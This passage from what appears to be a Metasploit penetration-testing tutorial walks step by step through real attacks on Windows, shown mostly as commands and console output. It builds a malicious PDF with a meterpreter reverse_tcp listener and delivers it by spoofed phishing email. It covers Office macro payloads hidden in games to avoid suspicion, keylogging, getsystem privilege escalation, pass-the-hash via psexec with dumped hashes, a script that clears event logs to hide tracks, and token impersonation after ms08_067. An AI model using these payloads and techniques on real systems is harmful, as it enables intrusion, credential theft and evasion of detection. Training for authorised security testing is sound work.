Once we have all the options set the way we want, we run "exploit" to create our malicious file.

```
msf exploit(adobe_utilprintf) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file /pentest/exploits/framework3/data/exploits/BestComputers-
UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

So we can see that our pdf file was created in a sub-directory of where we are. So lets copy it to our /tmp directory so it is easier to locate later on in our exploit.

Before we send the malicious file to our victim we need to set up a listener to capture this reverse connection. We will use msfconsole to set up our multi handler listener.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Now that our listener is waiting to receive its malicious payload we have to deliver this payload to the victim and since in our information gathering we obtained the email address of the IT Department we will use a handy little script called sendEmail to deliver this payload to the victim. With a kung-fu one-liner, we can attach the malicious pdf, use any smtp server we want and write a pretty convincing email from any address we want....

```
root@bt4:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s
192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-
UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.

If you are manually typing in a message:
  - First line must be received within 60 seconds.
  - End manual input with a CTRL-D on its own line.
```

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read and let us know if you have any problems.


Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.
Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!

As we can see here, the script allows us to put any FROM (-f) address, any TO (-t) address, any SMTP (-s) server as well as Titles (-u) and our malicious attachment (-a). Once we do all that and press enter we can type any message we want, then press CTRL+D and this will send the email out to the victim.

Now on the victim's machine, our IT Department employee is getting in for the day and logging into his computer to check his email.

He sees the very important document and copies it to his desktop as he always does, so he can scan this with his favorite anti-virus program.




As we can see, it passed with flying colors so our IT admin is willing to open this file to quickly implement these very important upgrades. Clicking the file opens Adobe but shows a greyed out window that never reveals a PDF. Instead, on the attackers machine what is revealed....

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)

meterpreter >
```

We now have a shell on their computer through a malicious PDF client side attack. Of course what would be wise at this point is to move the shell to a different process, so when they kill Adobe we don't lose our shell. Then obtain system info, start a key logger and continue exploiting the network.

```
meterpreter > ps

Process list
============

   PID   Name           Path
   ---   ----           ----
   852   taskeng.exe    C:\Windows\system32\taskeng.exe
   1308  Dwm.exe        C:\Windows\system32\Dwm.exe
   1520  explorer.exe   C:\Windows\explorer.exe
   2184  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
   2196  VMwareUser.exe C:\Program FilesVMware\VMware Tools\VMwareUser.exe
   3176  iexplore.exe   C:\Program Files\Internet Explorer\iexplore.exe
   3452  AcroRd32.exe   C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)

meterpreter > sysinfo
Computer: OFFSEC-PC
OS      : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > run post/windows/capture/keylog_recorder

[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf3/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt
[*] Recording keystrokes...

root@bt:~# cat
/root/.msf3/loot/20110323091836_default_192.168.1.195_host.windows.key_832155.txt
Keystroke log started at Wed Mar 23 09:18:36 -0600 2011
Support,   I tried to open ti his file 2-3 times with no success.  I even had my admin and CFO
tru   y it, but no one can get it to p open.  I turned on the rmote access server so you can log
in to fix our p         this problem.  Our user name is admin and password for that session is
123456.   Call or eme ail when you are done.   Thanks IT Dept
```

GAME OVER

## *VBScript Infection Methods*

Metasploit has a couple of built in methods you can use to infect Word and Excel documents with malicious Metasploit payloads. You can also use your own custom payloads as well. It doesn't necessarily need to be a Metasploit payload. This method is useful when going after client-side attacks and could also be potentially useful if you have to bypass some sort of filtering that does not allow executables and only permits documents to pass through. To begin, we first need to create our VBScript payload.


```
root@bt4: # msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.101
LPORT=8080 ENCODING=shikata_ga_nai V
'Created by msfpayload (http://www.metasploit.com).
'Payload: windows/meterpreter/reverse_tcp
' Length: 290
'Options: LHOST=192.168.1.101,LPORT=8080,ENCODING=shikata_ga_nai

'*************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
...snip...
```

As the output message, indicates, the script is in 2 parts. The first part of the script is created as a macro and the second part is appended into the document text itself. You will need to transfer this script over to a machine with Windows and Office installed and perform the following:


In Word or Excel 2003, go to Tools, Macros, Visual Basic Editor, if you're using Word/Excel 2007, go to View Macros, then place a name like "moo" and select "create".

This will open up the visual basic editor. Paste the output of the first portion of the payload script into the editor, save it and then paste the remainder of the script into thel word document itself. This is when you would perform the client-side attack by emailing this Word document to someone.

In order to keep user suspicion low, try embedding the code in one of the many Word/Excel games that are available on the Internet. That way, the user is happily playing the game while you are working in the background. This gives you some extra time to migrate to another process if you are using Meterpreter as a payload.




Here we give a generic name to the macro.




Before we send off our malicious document to our victim, we first need to set up our Metasploit listener.

**root@bt4:# msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=8080 E**
[*] Please wait while we load the module tree...

=[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 677 exploits - 332 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
=[ svn r11153 updated today (2010.11.25)

PAYLOAD => windows/meterpreter/reverse_tcp

```
LHOST => 192.168.1.101
LPORT => 8080
[*] Started reverse handler on 192.168.1.101:8080
[*] Starting the payload handler...
```

Now we can test out the document by opening it up and check back to where we have our Metasploit exploit/multi/handler listener:

```
[*] Sending stage (749056 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:8080 -> 192.168.1.150:52465) at Thu Nov
25 16:54:29 -0700 2010

meterpreter > sysinfo
Computer: XEN-WIN7-PROD
OS      : Windows 7 (Build 7600, ).
Arch    : x64 (Current Process is WOW64)
Language: en_US
meterpreter > getuid
Server username: xen-win7-prod\dookie
meterpreter >
```

Success! We have a Meterpreter shell right to the system that opened the document, and best of all, it doesn't get picked up by anti-virus!!!

## MSF Post Exploitation

After working so hard to successfully exploit a system, what do we do next?
We will want to gain further access to the targets internal networks by pivoting and covering our tracks as we progress from system to system. A pentester may also opt to sniff packets for other potential victims, edit their registries to gain further information or access, or set up a backdoor to maintain more permanent system access.

Utilizing these techniques will ensure that we maintain some level of access and can potentially lead to deeper footholds into the targets trusted infrastructure.

### *Metasploit Privilege Escalation*

Frequently, especially with client-side exploits, you will find that your session only has limited user rights. This can severely limit actions you can perform on the remote system such as dumping passwords, manipulating the registry, installing backdoors, etc. Fortunately, Metasploit has a Meterpreter script, 'getsystem', that will use a number of different techniques to attempt to gain SYSTEM level privileges on the remote system.

Using the infamous 'Aurora' exploit, we see that our Meterpreter session is only running as a regular user account.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-08-21
13:39:10 -0600

msf exploit(ms10_002_aurora) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: XEN-XP-SP2-BARE\victim
meterpreter >
```

To make use of the 'getsystem' command, we first need to load the 'priv' extension. Running getsystem with the **"-h"** switch will display the options available to us.

```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h      Help Banner.
    -t      The technique to use. (Default to '0').
              0 : All techniques available
              1 : Service - Named Pipe Impersonation (In Memory/Admin)
              2 : Service - Named Pipe Impersonation (Dropper/Admin)
```

3 : Service - Token Duplication (In Memory/Admin)
4 : Exploit - KiTrap0D (In Memory/User)

We will let Metasploit do the heavy lifting for us and run getsystem without any options. The script will attempt every method available to it, stopping when it succeeds. Within the blink of an eye, our session is now running with SYSTEM privileges.

**meterpreter > getsystem**
...got system (via technique 4).
**meterpreter > getuid**
Server username: NT AUTHORITY\SYSTEM
meterpreter >

## *PSexec Pass The Hash*

One module that isn't widely known is the ability to use PSEXEC within Metasploit. The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, we successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

We also have other options like pass the hash through tools like iam.exe. One great method with psexec in metasploit is it allows you to enter the password itself, or you can simply just specify the hash values, no need to crack to gain access to the system. Let's think deeply about how we can utilize this attack to further penetrate a network. Lets first say we compromise a system that has an administrator password on the system, we don't need to crack it because psexec allows us to utilize just the hash values, that administrator account is the same on every account within the domain infrastructure. We can now go from system to system without ever having to worry about cracking the password. One important thing to note on this is that if NTLM is only available (for example its a 15+ character password or through GPO they specify NTLM response only), simply replace the ****NOPASSWORD**** with 32 0's for example:

******NOPASSWORD*******:8846f7eaee8fb117ad06bdd830b7586c

Would be replaced by:

00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c

While testing this in your lab, you may encounter the following error even though you are using the correct credentials:

STATUS_ACCESS_DENIED (Command=117 WordCount=0)

This can be remedied by navigating to the registry key,
**"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer**

**Parameters"** on the target systems and setting the value of **"RequireSecuritySignature"** to **"0"**.

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)

meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b75
86c:::
meterpreter >
```

Now that we have a meterpreter console and dumped the hashes, lets connect to a different victim using PSExec and just the hash values.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

      =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 412 exploits - 261 payloads
+ -- --=[ 21 encoders - 8 nops
      =[ 191 aux

msf > search psexec
[*] Searching loaded modules for pattern 'psexec'...

Exploits
========

  Name                  Description
  ----                  -----------
  windows/smb/psexec    Microsoft Windows Authenticated User Code Execution
  windows/smb/smb_relay Microsoft Windows SMB Relay Code Execution

msf > use windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.57.133
LHOST => 192.168.57.133
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > set RHOST 192.168.57.131
RHOST => 192.168.57.131
msf exploit(psexec) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST    192.168.57.131   yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPass                   no        The password for the specified username
  SMBUser  Administrator    yes       The username to authenticate as
```

```
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique: seh, thread, process
  LHOST     192.168.57.133 yes       The local address
  LPORT     443              yes       The local port


Exploit target:

  Id  Name
  --  ----
  0   Automatic


msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
[*] Uploading payload...
[*] Created \KoVCxCjx.exe...
[*] Binding to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-
98f038001003:2.0@ncacn_np:192.168.57.131[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (XKqtKinn - "MSSeYtOQydnRPWl")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)

meterpreter > shell
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

That is it! We successfully connect to a seperate computer with the same credentials without having to worry about rainbowtables or cracking the password. Special thanks to Chris Gates for the documentation on this.


## *Event Log Management*

Sometimes it's best to not have your activities logged. Whatever the reason, you may find a circumstance where you need to clear away the windows event logs.

Looking at the source for the winenum script, located in 'scripts/meterpreter', we can see the way this function works.

```
def clrevtlgs()
	evtlogs = [
		'security',
		'system',
		'application',
		'directory service',
		'dns server',
		'file replication service'
	]
	print_status("Clearing Event Logs, this will leave and event 517")
	begin
		evtlogs.each do |evl|
			print_status("\tClearing the #{evl} Event Log")
			log = @client.sys.eventlog.open(evl)
			log.clear
			file_local_write(@dest,"Cleared the #{evl} Event Log")
		end
		print_status("All Event Logs have been cleared")
	rescue ::Exception => e
		print_status("Error clearing Event Log: #{e.class} #{e}")

	end
end
```

Let's look at a scenario where we need to clear the event log, but instead of using a premade script to do the work for us, we will use the power of the ruby interpreter in Meterpreter to clear the logs on the fly. First, let's see our Windows 'System' event log.




Now, let's exploit the system and manually clear away the logs. We will model our command off of the winenum script. Running 'log = client.sys.eventlog.open('system')' will open up the system log for us.


```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
```

```
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#, "windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#, "windows/imap/novell_netmail_append"=>#
```

Now we'll see if we can clear out the log by running 'log.clear'.

```
>> log.clear
=> #<#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#, "windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#, "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Let's see if it worked.




Success! We could now take this further, and create our own script for clearing away event logs.


```
# Clears Windows Event Logs

evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
```

```
        'dns server',
        'file replication service'
        ]
print_line("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
        print_status("Clearing the #{evl} Event Log")
        log = client.sys.eventlog.open(evl)
        log.clear
end
print_line("All Clear! You are a Ninja!")
```

After writing our script, we place it in /pentest/exploits/framework3/scripts/meterpreter. Then, let's re-exploit the system and see if it works.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

And the only event left in the log on the system is the expected 517.



| Type | Date | Time | Source | Category | Event | User | Computer |
|---|---|---|---|---|---|---|---|
| Success Audit | 5/3/2009 | 4:32:29 PM | Security | System Event | 517 | SYSTEM | TARGET |

This is the power of Meterpreter. Without much background other than some sample code we have taken from another script, we have created a useful tool to help us cover up our actions.

## *Fun With Incognito*

Incognito was originally a stand-alone application that allowed you to impersonate user tokens when successfully compromising a system. This was integrated into Metasploit and ultimately into Meterpreter.

You can read more about Incognito and how token stealing works via Luke Jennings orignial paper on the subject here:
http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

In a nut shell, tokens are just like web cookies. They are a temporary key that allows you to access the system and network without having to provide credentials each time you access a file. Incognito exploits this the same way cookie stealing works, by replaying that temporary key when asked to authenticate. There are two types of tokens, delegate, and impersonate. Delegate are created for 'interactive' logons, such as logging into the machine, or connecting to it via remote desktop. Impersonate tokens are for 'non-interactive' sessions, such as attaching a network drive, or a domain logon script.

The other great things about tokens? They persist until a reboot. When a user logs off, their delegate token is reported as a impersonate token, but will still hold all of the rights of a delegate token.

- TIP* File servers are virtual treasure troves of tokens since most file servers are used as network attached drives via domain logon scripts

So, once you have a Meterpreter console, you can impersonate valid tokens on the system and become that specific user without ever having to worry about credentials or for that matter even hashes. During a penetration test this is especially useful due to the fact that tokens have the possibility of allowing local and/or domain privilege escalation, enabling you alternate avenues with potentially elevated privileges to multiple systems.

First let's load up our favorite exploit, ms08_067_netapi, with a Meterpreter payload. Note that we manually set the target because this particular exploit does not always auto-detect the target properly. Setting it to a known target will ensure the right memory addresses are used for exploitation.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
```

```
--  ----
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (NX)
4   Windows XP SP3 English (NX)
5   Windows 2003 SP0 Universal
6   Windows 2003 SP1 English (NO NX)
7   Windows 2003 SP1 English (NX)
8   Windows 2003 SP2 English (NO NX)
9   Windows 2003 SP2 English (NX)
10  Windows XP SP2 Arabic (NX)
11  Windows XP SP2 Chinese - Traditional / Taiwan (NX)


msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)

meterpreter >
```

We now have a Meterpreter console from which we will begin our incognito token attack. Like priv (hashdump and timestomp) and stdapi (upload, download, etc), incognito is a meterpreter module. We load the module into our meterpreter session by executing the 'use incognito' command. Issuing the 'help' command shows us the variety of options we have for incognito and brief descriptions of each option.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
==================

    Command             Description
    -------             -----------
    add_group_user      Attempt to add a user to a global group with all tokens
    add_localgroup_user Attempt to add a user to a local group with all tokens
    add_user            Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current user context
    snarf_hashes        Snarf challenge/response hashes for every token

meterpreter >
```

What we will need to do first is identify if there are any valid tokens on this system. Depending on the level of access that your exploit provides you are limited in the

tokens you are able to view. When it comes to token stealing, SYSTEM is king. As SYSTEM you are allowed to see and use any token on the box.

- TIP*: Administrators don't have access to all the tokens either, but they do have the ability to migrate to SYSTEM processes, effectively making them SYSTEM and able to see all the tokens available.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

We see here that there is a valid Administrator token that looks to be of interest. We now need to impersonate this token in order to assume its privileges. When issuing the 'impersonate_token' command, note the two backslashes in **"SNEAKS.IN\\ Administrator"**. This is required as it causes bugs with just one slash. Note also that after successfully impersonating a token, we check our current userID by executing the 'getuid' command.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >
```

Next, lets run a shell as this individual account by running 'execute -f cmd.exe -i -t' from within Meterpreter. The execute -f cmd.exe is telling Metasploit to execute cmd.exe, the -i allows us to interact with the victims PC, and the -t assumes the role we just impersonated through incognito.

```
meterpreter > shell
Process 2804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>
```

The result: Success!

## *Interacting With The Registry*

The Windows registry is a magical place, where with just a few keystrokes you can render a system virtually unusable. So, be very careful on this next section as mistakes can be painful.

Meterpreter has some very useful functions for registry interaction. Let's look at the options.

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:

    -d   The data to store in the registry value.
    -h   Help menu.
    -k   The registry key path (E.g. HKLM\Software\Foo).
    -t   The registry value type (E.g. REG_SZ).
    -v   The registry value name (E.g. Stuff).

COMMANDS:

    enumkey      Enumerate the supplied registry key [-k <key>]
    createkey    Create the supplied registry key  [-k <key>]
    deletekey    Delete the supplied registry key  [-k <key>]
    queryclass   Queries the class of the supplied key [-k <key>]
    setval       Set a registry value [-k <key> -v <val> -d <data>]
    deleteval    Delete the supplied registry value [-k <key> -v <val>]
    queryval     Queries the data contents of a value [-k <key> -v <val>]
```

